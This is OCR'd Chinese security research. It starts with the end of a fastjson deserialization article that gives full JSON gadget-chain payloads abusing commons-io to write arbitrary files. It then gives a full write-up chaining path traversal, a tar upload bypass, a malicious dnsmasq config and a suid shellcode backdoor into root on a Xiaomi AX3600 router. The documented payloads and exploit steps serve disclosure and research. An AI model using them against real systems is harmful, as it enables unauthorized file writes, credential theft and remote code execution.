    private WritableByteChannel ch;   ch: null
```

因此仅仅一次写入在没有手动执行 flush 的情况下是无法触发实际的字节写入的。


循环引用

怎么解决上述 buffer 大小的问题？

有过 fastjson 代码分析经验的读者也许会猜到解决办法，那就是通过 $ref 循环引用，多次往同一个 OutputStream 流里输出即可。一次不够 overflow 就多写几次，直到 overflow 为止，就能触发实际的文件写入操作。

commons-io 利用链PoC

利用链的构造分析完毕，这里给出最终的 PoC。



commons-io 2.0 - 2.6 版本：

```
{
  "x":{
    "@type":"com.alibaba.fastjson.JSONObject",
    "input":{
      "@type":"java.lang.AutoCloseable",
      "@type":"org.apache.commons.io.input.ReaderInputStream",
      "reader":{
        "@type":"org.apache.commons.io.input.CharSequenceReader",
        "charSequence":{"@type":"java.lang.String""aaaaaa...(长度要大于8192，实际写入前8192个字符)"
      },
      "charsetName":"UTF-8",
      "bufferSize":1024
    },
    "branch":{
      "@type":"java.lang.AutoCloseable",
```

```
  "@type":"org.apache.commons.io.output.WriterOutputStream",
  "writer":{
    "@type":"org.apache.commons.io.output.FileWriterWithEncoding",
    "file":"/tmp/pwned",
    "encoding":"UTF-8",
    "append": false
  },
  "charsetName":"UTF-8",
  "bufferSize": 1024,
  "writeImmediately": true
},
"trigger":{
  "@type":"java.lang.AutoCloseable",
  "@type":"org.apache.commons.io.input.XmlStreamReader",
  "is":{
    "@type":"org.apache.commons.io.input.TeeInputStream",
    "input":{
      "$ref":"$.input"
    },
    "branch":{
      "$ref":"$.branch"
    },
    "closeBranch": true
  },
  "httpContentType":"text/xml",
  "lenient":false,
  "defaultEncoding":"UTF-8"
},
"trigger2":{
  "@type":"java.lang.AutoCloseable",
  "@type":"org.apache.commons.io.input.XmlStreamReader",
  "is":{
    "@type":"org.apache.commons.io.input.TeeInputStream",
    "input":{
      "$ref":"$.input"
    },
    "branch":{
```

```
        "$ref":"$.branch"
       },
       "closeBranch": true
      },
      "httpContentType":"text/xml",
      "lenient":false,
      "defaultEncoding":"UTF-8"
     },
     "trigger3":{
      "@type":"java.lang.AutoCloseable",
      "@type":"org.apache.commons.io.input.XmlStreamReader",
      "is":{
       "@type":"org.apache.commons.io.input.TeeInputStream",
       "input":{
        "$ref":"$.input"
       },
       "branch":{
        "$ref":"$.branch"
       },
       "closeBranch": true
      },
      "httpContentType":"text/xml",
      "lenient":false,
      "defaultEncoding":"UTF-8"
     }
    }
}
```

commons-io 2.7 - 2.8.0 版本：

```
       "branch":{
        "$ref":"$.branch"
       },
       "closeBranch": true
      },
      "httpContentType":"text/xml",
      "lenient":false,
```

```
    "defaultEncoding":"UTF-8"
   },
   "trigger3":{
    "@type":"java.lang.AutoCloseable",
    "@type":"org.apache.commons.io.input.XmlStreamReader",
    "is":{
     "@type":"org.apache.commons.io.input.TeeInputStream",
     "input":{
      "$ref":"$.input"
     },
     "branch":{
      "$ref":"$.branch"
     },
     "closeBranch": true
    },
    "httpContentType":"text/xml",
    "lenient":false,
    "defaultEncoding":"UTF-8"
   }
  }
}
```

commons-io 2.7 - 2.8.0 版本：

```
{
  "x":{
   "@type":"com.alibaba.fastjson.JSONObject",
   "input":{
    "@type":"java.lang.AutoCloseable",
    "@type":"org.apache.commons.io.input.ReaderInputStream",
    "reader":{
     "@type":"org.apache.commons.io.input.CharSequenceReader",
     "charSequence":{"@type":"java.lang.String""aaaaaa...(长度要大于8192，实际写入前8192个字符)",
     "start":0,
     "end":2147483647
    },
    "charsetName":"UTF-8",
    "bufferSize":1024
```

```
  },
  "branch":{
    "@type":"java.lang.AutoCloseable",
    "@type":"org.apache.commons.io.output.WriterOutputStream",
    "writer":{
      "@type":"org.apache.commons.io.output.FileWriterWithEncoding",
      "file":"/tmp/pwned",
      "charsetName":"UTF-8",
      "append": false
    },
    "charsetName":"UTF-8",
    "bufferSize": 1024,
    "writeImmediately": true
  },
  "trigger":{
    "@type":"java.lang.AutoCloseable",
    "@type":"org.apache.commons.io.input.XmlStreamReader",
    "inputStream":{
      "@type":"org.apache.commons.io.input.TeeInputStream",
      "input":{
        "$ref":"$.input"
      },
      "branch":{
        "$ref":"$.branch"
      },
      "closeBranch": true
    },
    "httpContentType":"text/xml",
    "lenient":false,
    "defaultEncoding":"UTF-8"
  },
  "trigger2":{
    "@type":"java.lang.AutoCloseable",
    "@type":"org.apache.commons.io.input.XmlStreamReader",
    "inputStream":{
      "@type":"org.apache.commons.io.input.TeeInputStream",
      "input":{
```

```
        "$ref":"$.input"
      },
      "branch":{
        "$ref":"$.branch"
      },
      "closeBranch": true
    },
    "httpContentType":"text/xml",
    "lenient":false,
    "defaultEncoding":"UTF-8"
  },
  "trigger3":{
    "@type":"java.lang.AutoCloseable",
    "@type":"org.apache.commons.io.input.XmlStreamReader",
    "inputStream":{
      "@type":"org.apache.commons.io.input.TeeInputStream",
      "input":{
        "$ref":"$.input"
      },
      "branch":{
        "$ref":"$.branch"
      },
      "closeBranch": true
    },
    "httpContentType":"text/xml",
    "lenient":false,
    "defaultEncoding":"UTF-8"
  }
}
```

而对于 commons-io 1.x 版本而言，缺乏 XmlStreamReader、WriterOutputStream、ReaderInputStream 类，因此光靠 commons-io 此路不通，但按照这个思路，肯定还有其他的第三方库中有类可以达成类似的目的，个人精力有限，这些就留给感兴趣的读者自行挖掘了。

后记

浅蓝的文章以及和他私下的交流对我挖掘利用链的过程起到了很大的帮助，沈沉舟和 Rmb122 的文章以及发现成果也纠正了我之前一些对 fastjson 的认知误区，很有帮助。在此感谢各位。

参考资料

https://b1ue.cn/archives/382.html

http://scz.617.cn:8/web/202008081723.txt

http://scz.617.cn:8/web/202008100900.txt

http://scz.617.cn:8/web/202008111715.txt

https://rmb122.com/2020/06/12/fast-json-1-2-68-%E5%8F%8D%E5%BA%8F%E5%88%97%E5%8C%96%E6%BC%8F%E6%B4%9E-gadgets-%E6%8C%96%E6%8E%98%E7%AC%94%E8%AE%B0/

https://mp.weixin.qq.com/s/HMlaMPn4LK3GMs3RvK6ZRA

https://stackoverflow.com/questions/1508235/determine-whether-class-file-was-compiled-with-debug-info/1508403

https://github.com/LeadroyaL/fastjson-blacklist

https://github.com/alibaba/fastjson/wiki/%E5%BE%AA%E7%8E%AF%E5%BC%95%E7%94%A8

14 Sept.

实战逻辑漏洞：三个漏洞搞定一台路由器

作者：M4x

距离实战栈溢出：三个漏洞搞定一台路由器（https://zhuanlan.zhihu.com/p/26271959）的发表已有三年。三年来，市面上智能设备的安全性有了肉眼可见的发展，部分领头企业的智能设备在完善的缓解措施保护下已经较难通过内存漏洞完成一整套利用。

随着内存漏洞利用难度的增大，更加稳定的逻辑漏洞的优势就凸显了出来。本文中，笔者将分享如何通过多个逻辑漏洞，完成对小米AIoT路由器AX3600（https://www.mi.com/r3600）（后文简称 AX3600） 的 LAN 口 RCE。本文中对部分专业名词不会做太多详细的解释，需要读者有一定的安全基础。

获取固件

在 miwifi (http://www.miwifi.com/miwifi_download.html) 官网可以下载到所有小米路由器的固件，本文中分析的固件版本为

小米AIoT路由器AX3600 稳定版

版本1.0.20（2020年3月10日更新）

一串漏洞来袭

漏洞一 有限的路径穿越漏洞

从官网下载并解出固件后，通过浏览 AX3600 各种服务的配置文件，很快找到了第一个由于 nginx 误配置导致的路径穿越漏洞

nginx.conf ×

etc > nginx > nginx.conf

```
49      #http://wiki.nginx.org/HttpCoreModule#reset_timec
50      #在客户端停止响应之后,允许服务器关闭连接,释放socket关
51      reset_timedout_connection on;
52      #expires起到控制页面缓存的作用,epoch表示1970-01-01
53      expires epoch;
54
55      #重定向配置文件
56      include 'miwifi-webinitrd.conf';
57      #
58      #配置备份恢复使用
59      location /backup/log {
60          alias /tmp/syslogbackup/;
61      }
62
```

如上图所示，当用户使用过配置备份功能后，攻击者访问 http://AX3600-ip/backup/log../test 时，由于 alias 的作用，实际访问的文件为 /tmp/syslogbackup/../test 也即是 /tmp/test，攻击者可以通过实现从 /tmp/syslogbackup 穿越至 /tmp 目录，读取 /tmp 任意文件。

经过观察，在 /tmp/messages 文件中保留了较多的敏感信息


攻击者可以通过访问 http://AX3600-ip/backup/log../messages 读取 /tmp/messages 中的内容，获取明文的 wifi 密码，PPPoE 账号和密码，vpn 用户名和密码，stok 等信息。

其中，使用泄露的 stok 可以在一定时间内登录到后台，实现后台登录绕过。

这个漏洞的CVE编号是 CVE-2020-11959（https://privacy.mi.com/trust#/security/vulnerability-management/vulnerability-announcement/detail?id=14&locale=zh）

漏洞二 后台解压逻辑错误

AX3600 后台存在上传路由器配置文件的功能，用户可以通过上传包含配置文件的 .tar.gz 压缩包来恢复路由器设置



上传后的文件在路由器的 /tmp 目录下被解压，只有合法的文件会被继续处理，不合法的文件报错不再处理，相关的 lua 代码经过整理后如下。

```
function extract()
  require "nixio.fs"
  L2_30 = "/tmp/cfgbackup.tar.gz"
  if not nixio.fs.access(L2_30) then
    return 1
  end
  if os.execute("tar -tzvf " .. L2_30 .. " | grep ^l >/dev/null 2>&1") == 0 then
    os.execute("rm -rf " .. L2_30)
    return 2
  end
  if os.execute("tar -tzvf " .. L2_30 .. " |grep -v .des|grep -v .mbu >/dev/null 2>&1") == 0 then
    os.execute("rm -rf " .. L2_30)
    return 22
  end
  os.execute("cd /tmp; tar -xzf " .. L2_30 .. " >/dev/null 2>&1")
  os.execute("rm " .. L2_30 .. " >/dev/null 2>&1")
  if not nixio.fs.access(_UPVALUE1_) then
    return 2
  end
  if not nixio.fs.access(_UPVALUE2_) then
    return 3
  end
  return 0
end
```

分析上边的代码，发现检查文件是否合法的部分流程为：

1. 使用 tar -tzvf 列出压缩包中的内容，然后使用 grep 检查压缩包内的文件，检查分两步


2. 使用 grep ^l 判断压缩包内的文件是不是软连接，是的话删除压缩包，函数退出，流程结束

使用 grep -v .des | grep -v .mbu 判断压缩包内是否包含且仅包含后缀为 .des 和 .mbu 的两个文件，不满足条件时删除压缩包，函数退出，流程结束

如下图，test.tar.gz 中只有一个 .des 文件，不满足需要同时包含 .mbu 和 .des 文件的限制

```
m4x@m4x-PC:/mnt/d/Project/bug-hunting/miwifi-AX3600/exploit$ tar tvf test.tar.gz
-rwxrwxrwx m4x/m4x          16 2020-04-09 12:01 test.des
m4x@m4x-PC:/mnt/d/Project/bug-hunting/miwifi-AX3600/exploit$
```

上传后提示解压失败，不对上传的 .des 文件做进一步处理



在解压失败逻辑中，存在一个细微的逻辑问题：未删除解压后不合法的配置文件。如上图的例子中，在路由器上解压得到的 test.des 文件虽然没有被进一步处理，但仍然保留在了 /tmp 目录下

```
root@XiaoQiang:/tmp# cat test.des
I'm still here!
root@XiaoQiang:/tmp#
```

同时因为压缩包可以保留路径信息，用户可以上传保留了路径信息的 .des 或者 .mbu 文件至 /tmp 下的任意路径

```
m4x@m4x-PC:/mnt/d/Project/bug-hunting/miwifi-AX3600/exploit$ tar czvfP test_in_test.tar.gz test/test.des
test/test.des
m4x@m4x-PC:/mnt/d/Project/bug-hunting/miwifi-AX3600/exploit$ tar tfv test_in_test.tar.gz
-rwxrwxrwx m4x/m4x          14 2020-04-09 12:17 test/test.des
m4x@m4x-PC:/mnt/d/Project/bug-hunting/miwifi-AX3600/exploit$
```

```
root@XiaoQiang:/tmp# cat test/test.des
I'm here now!
root@XiaoQiang:/tmp#
```

攻击者可以利用这个逻辑缺陷在 /tmp 下写任意后缀为 .mbu 或者 .des 的文件。单独来看，这个问题并不严重，但与下文的逻辑漏洞连用，攻击者可以实现后台的任意命令执行。

仔细阅读解压逻辑中判断文件是否为合法的代码

```
if os.execute("tar -tzvf " .. L2_30 .. " |grep -v .des|grep -v .mbu >/dev/null 2>&1") == 0 then
  os.execute("rm -rf " .. L2_30)
  return 22
end
```

判断压缩包中是否包含且只包含 *.des 和 *.mbu 使用了 grep -v，但这样使用 grep 真的能起到预期的效果吗？

查看 grep 的 man 手册

```
GREP(1)                                                    User Commands
GREP(1)

NAME
     grep, egrep, fgrep, rgrep - print lines matching a pattern

.....
     -v, --invert-match
          Invert the sense of matching, to select non-matching lines.
.....
```

grep 在进行模式匹配时，是以行为单位进行的，如下图，只要整行中包含特定的字符串即可通过 grep 的检查

```
m4x@m4x-PC:~$ echo "test.des" | grep .des
test.des
m4x@m4x-PC:~$ echo "test.des.xyz" | grep .des
test.des.xyz
m4x@m4x-PC:~$
```

同时，因为 grep 在模式匹配时使用 . 可以代替任意字符，所以文件名只需包含 mbu 和 des 即可，而不必要必须以 .mbu 或 .des 结尾

```
m4x@m4x-PC:~$ tar -tzvf test.tar.gz | grep  .mbu
-rw-rw-rw- m4x/m4x             0 2020-05-29 18:05 mbu.xyz
m4x@m4x-PC:~$
```

这也是一个很微小的逻辑漏洞，比起上一步，攻击者能多造成的影响仅仅是可以部分改变上传文件的文件名（从必须是 .des 或 .mbu 后缀改为文件名中包含 des 或 mbu 即可），但从攻击者的角度而言，漏洞的影响已经大大上升了一个等级，如在正常的渗透测试中，上传 .php, .jsp 等可写webshell。

但对于 AX3600，攻击者可以控制的文件在 /tmp 下，/tmp 下可选的目标并不多。继续浏览 /tmp 下的文件，发现存在 /tmp/dnsmasq.d 文件夹，分析 dnsmasq 的运行逻辑

```
root@XiaoQiang:~# ps w | grep dnsmasq
 3951 root       1300 S     /usr/sbin/dnsmasq --user=root -C /var/etc/dnsmasq.conf.cfg01411c -k -x /var/run/dnsmasq/dnsmasq.cfg01411c
28237 root      1336 S    grep dnsmasq
```

```
root@XiaoQiang:~#cat/var/etc/dnsmasq.conf.cfg01411c
#auto-generatedconfigfilefrom/etc/config/dhcp
conf-file=/etc/dnsmasq.conf
......
addn-hosts=/tmp/hosts
conf-dir=/tmp/dnsmasq.d
......
root@XiaoQiang:~#
```

可以发现，/tmp/dnsmaq.d 是 dnsmasq 存放配置文件的目录，当 dnsmasq 重启时，conf-dir 中的新配置文件会被加载，当前情况下，只需配置文件后缀是 .conf 即可被加载。

```
-7, --conf-dir=<directory>[,<file-extension>.....],
Read all the files in the given directory as configuration files. If extension(s) are given, any files which end in those extensions are skipped. Any files whose names end in ~ or start with . or start and end with # are always skipped. If the extension starts with * then only files which have that extension are loaded. So --conf-dir=/path/to/dir,*.conf loads all files with the suffix .conf in /path/to/dir. This flag may be given on the command line or in a configuration file. If giving it on the command line, be sure to escape * characters. Files are loaded in alphabetical order of filename.
```

而 dnsmasq 又支持很多特性


```
root@XiaoQiang:~# dnsmasq --help
```

```
Usage: dnsmasq [options]

Valid options are:
.....
-6, --dhcp-script=<path>                    Shell script to run on DHCP lease creation and destruction.
   --dhcp-luascript=path                    Lua script to run on DHCP lease creation and destruction.
   --dhcp-scriptuser=<username>             Run lease-change scripts as this user.
.....
-7, --conf-dir=<path>                       Read configuration
.....
   --enable-tftp[=<intr>[,<intr>]]          Enable integrated read-only TFTP server.
   --tftp-root=<dir>[,<iface>]              Export files by TFTP only from the specified subtree.
   --tftp-unique-root[=ip|mac]              Add client IP or hardware address to tftp-root.
   --tftp-secure                            Allow access only to files owned by the user running dnsmasq.
   --tftp-no-fail                           Do not terminate the service if TFTP directories are inaccessible.
   --tftp-max=<integer>                     Maximum number of concurrent TFTP transfers (defaults to 50).
   --tftp-mtu=<integer>                     Maximum MTU to use for TFTP transfers.
   --tftp-no-blocksize                      Disable the TFTP blocksize extension.
   --tftp-lowercase                         Convert TFTP filenames to lowercase
   --tftp-port-range=<start>,<end>          Ephemeral port range for use by TFTP transfers.
.....
```

因此，通过在 /tmp/dnsmasq.d 下上传 dnsmasq 的配置文件完成命令执行就是一个很好的选择了。

这里选用通过 dnsmasq 的 dhcp-script 选项完成执行命令。具体方法为：

1. 先在 /tmp 下上传包含攻击者命令的 shell 脚本(文件名包含 des 或者 mbu)



2. 再上传 .conf 结尾的 dnsmasq 配置文件至 /tmp/dnsmasq.d（文件名同样包括 des 或者 mbu）

```
m4x@m4x-PC:/mnt/d/Project/bug-hunting/miwifi-AX3600/exploit$ cat dnsmasq.d/mbu.conf
# Enable dnsmasq's built-in TFTP server
enable-tftp

# Set the root directory for files available via FTP.
tftp-root=/etc

# Do not abort if the tftp-root is unavailable
tftp-no-fail

# This option stops dnsmasq from negotiating a larger blocksize for TFTP
# transfers. It will slow things down, but may rescue some broken TFTP
# clients.
tftp-no-blocksize

dhcp-script=/tmp/hackdes.sh
m4x@m4x-PC:/mnt/d/Project/bug-hunting/miwifi-AX3600/exploit$ tar czvfP conf.tar.gz dnsmasq.d/mbu.conf
dnsmasq.d/mbu.conf
m4x@m4x-PC:/mnt/d/Project/bug-hunting/miwifi-AX3600/exploit$ tar tfv conf.tar.gz
-rwxrwxrwx m4x/m4x         386 2020-04-09 12:31 dnsmasq.d/mbu.conf
m4x@m4x-PC:/mnt/d/Project/bug-hunting/miwifi-AX3600/exploit$
```

如下图表示上传成功

```
root@XiaoQiang:/tmp# ls -l dnsmasq.d/mbu.conf
-rwxrwxrwx    1 1000     1000           386 Apr  9 12:31 dnsmasq.d/mbu.conf
root@XiaoQiang:/tmp# cat dnsmasq.d/mbu.conf
# Enable dnsmasq's built-in TFTP server
enable-tftp

# Set the root directory for files available via FTP.
tftp-root=/etc

# Do not abort if the tftp-root is unavailable
tftp-no-fail

# This option stops dnsmasq from negotiating a larger blocksize for TFTP
# transfers. It will slow things down, but may rescue some broken TFTP
# clients.
tftp-no-blocksize

dhcp-script=/tmp/hackdes.sh
root@XiaoQiang:/tmp#
```

3. 重启 dnsmasq，方法有很多，基本所有更改网络状态的操作都可以实现，这里通过开/关 ipv6 支持来实现

4. 然后通过 tftp 触发 dhcp-script，实现代码执行

```
m4x@m4x-PC:/mnt/d/Project/bug-hunting/miwifi-AX3600/exploit$ tftp 192.168.31.1
tftp> get shadow
Received 184 bytes in 0.0 seconds
tftp>
```

5. 最终可以观察到 hackdes.sh 中的命令被执行

```
root@XiaoQiang:/tmp# cat hacked
hacked by M4x
root@XiaoQiang:/tmp#
```

这个漏洞的CVE编号是 CVE-2020-11960（https://privacy.mi.com/trust#/security/vulnerability-management/vulnerability-announcement/detail?id=15&locale=zh）

上边两个漏洞连用，攻击者可以实现有限制的未授权代码执行（需要用户使用过备份配置的功能）

Q&A

Q：为什么使用 dhcp-script 选项的同时，要开启 tftp?

A：触发 dhcp-script 需要一定的条件，通过 tftp 传输文件触发是一个很方便的方法

> -6 --dhcp-script=<path>
> Whenever a new DHCP lease is created, or an old one destroyed, or a TFTP file transfer completes, the executable specified by this option is run. <path> must be an absolute pathname, no PATH search occurs.

Q：既然可以开启 tftp，能否可以通过 tftp 上传文件完成利用?

A：不可以，dnsmasq 的 tftp 只能读取文件，不能上传文件

> The philosopy was to implement just enough of TFTP to do network boot,
> aiming for security and then simplicity. Hence no write operation: it's
> not needed for network booting, and it's not secure.

Q：为什么不使用 dhcp-luascript?

A：AX3600 的 dnsmasq 不支持该选项

> root@XiaoQiang:~# dnsmasq --version
> Dnsmasq version 2.80 Copyright © 2000-2018 Simon Kelley
> Compile time options: IPv6 GNU-getopt no-DBus no-i18n no-IDN DHCP no-DHCPv6 no-Lua TFTP no-conntrack
> ipset no-auth no-DNSSEC no-ID loop-detect no-inotify dumpfile

漏洞三 权限提升漏洞

上述两个漏洞连用，攻击者已经可以未授权获得 root shell。出于安全研究的目的，我们多考虑了假设攻击者只拿到低权限的 shell，是否有可能通过漏洞进行权限提升，并最终找到了一个权限提升漏洞。

漏洞产生的原因仍然和 .tar.gz 的解压有关，对于 root 用户而言，使用 tar 解压文件时，默认会保留文件的

```
-p, --preserve-permissions, --same-permissions
                    extract information about file permissions
                    (default for superuser)
  --same-owner      try extracting files with the same ownership as
                    exists in the archive (default for superuser)
```


因此攻击者可以通过上传具有 suid 权限的后门程序到路由器文件系统中，低权限的攻击者通过执行后门来获取高权限的 shell。

上传文件时对文件大小有限制，直接使用 C\C++ 等语言编写后门时，会超过最大限制。

对于二进制选手而言，缩小可执行程序的体积就很简单了，如使用汇编写 binary 可以很大程度的缩小程序的体积，使用 pwntools 可以很方便的完成。

```
from pwn import *
context.log_level = "critical"
context.binary = "./busybox"

sc =  asm(shellcraft.setresgid(0, 0, 0))
sc += asm(shellcraft.setresuid(0, 0, 0))

# execve("/bin/sh", ["sh", NULL], NULL)
sc += asm(shellcraft.pushstr("/bin/sh\0"))
sc += asm("MOV X0, SP")
sc += asm(shellcraft.pushstr("sh\0"))
sc += asm("EOR X2, X2, X1")
sc += asm("MOV X14, X2")
sc += asm("STR X2, [SP, #-16]!")
sc += asm("ADD X1, SP, #16")
sc += asm("MOV X14, X1")
sc += asm("STR X1, [SP, #-16]!")
sc += asm("MOV X1, SP")
sc += asm("MOV X8, #221")
sc += asm("SVC #0")

f = make_elf(sc, strip = True, extract = False)
print(f)
```


最终体积生成符合要求的程序



并打包上传

```
exploit ls -l spool/cron/crontabs
total 8
-rwsr-sr-x 1 root root 504 Apr  9 03:36 0.des
-rwxr-xr-x 1 root root 504 Apr  9 03:34 65535.mbu
exploit tar czvf eop.tar.gz spool/cron/crontabs/0.des spool/cron/crontabs/65535.mbu
spool/cron/crontabs/0.des
spool/cron/crontabs/65535.mbu
exploit tar tvf eop.tar.gz
-rwsr-sr-x root/root       504 2020-04-09 03:36 spool/cron/crontabs/0.des
-rwxr-xr-x root/root       504 2020-04-09 03:34 spool/cron/crontabs/65535.mbu
exploit
```

这里需要注意，因为 /tmp 挂载的标志位为 nosuid，所以在 /tmp 下运行有 suid 权限的 binary 并不会生效



但可以上传 binary 至 /tmp/spool/cron/crontabs 即 /etc/crontabs 下实现通过 suid 提权 —— 这也是唯一一个突破点

```
root@XiaoQiang:/tmp/spool/cron# ls -l /tmp/spool/cron/crontabs/
-rwsr-sr-x    1 root     root           504 Apr  9 18:36 0.des
-rwxr-xr-x    1 root     root           504 Apr  9 18:34 65535.mbu
-rwxrwxr-x    1 root     root           671 Apr  9 19:11 root
-rwxrwxr-x    1 root     root           566 Mar 10 12:29 root-R2200
root@XiaoQiang:/tmp/spool/cron#
```

```
/etc/crontabs $ id
uid=65535 gid=65535
/etc/crontabs $ ls -l 0.des
-rwsr-sr-x    1 root     root           504 Apr  9 18:36 0.des
/etc/crontabs $ ./0.des


BusyBox v1.25.1 (2020-03-10 04:47:25 UTC) built-in shell (ash)

/etc/crontabs # id
uid=0(root) gid=0(root)
/etc/crontabs #
```

这个问题在当前的AX3600中并不能称之为安全漏洞，因为AX3600中的所有进程都是以root权限运行的。但 MiSRC （https://sec.xiaomi.com/）仍然承认了这个问题，并且额外为这个问题支付了漏洞奖金。

Q&A

Q：既然可以在 /etc/crontabs 下上传文件，为什么不在第二个漏洞的利用中直接上传 定时任务脚本执行命令？

A：/etc/crontabs 下的定时任务脚本对文件名有要求，需和用户名一致才会被 crontab 视为合法的定时

任务配置，如文件名必须为 nobody 才可以以 nobody 的身份执行命令。对于第二个漏洞中文件名部分可控的情况下，不满足利用条件

后记

在对AX3600路由器进行研究的过程中，我们发现了十余个逻辑漏洞，并获得了多个CVE编号，组合可以完成多套利用链，本文只分析了其中的一套利用链。如果读者对于其他的漏洞感兴趣，可以参考我们在HITCON 2020的议题 Exploit (Almost) All Xiaomi Routers Using Logical Bugs，在议题中，我们还会展示我们是如何从零开始解固件以及如何解密小米自定义的luac等细节。

扫描二维码可以下载议题slide：

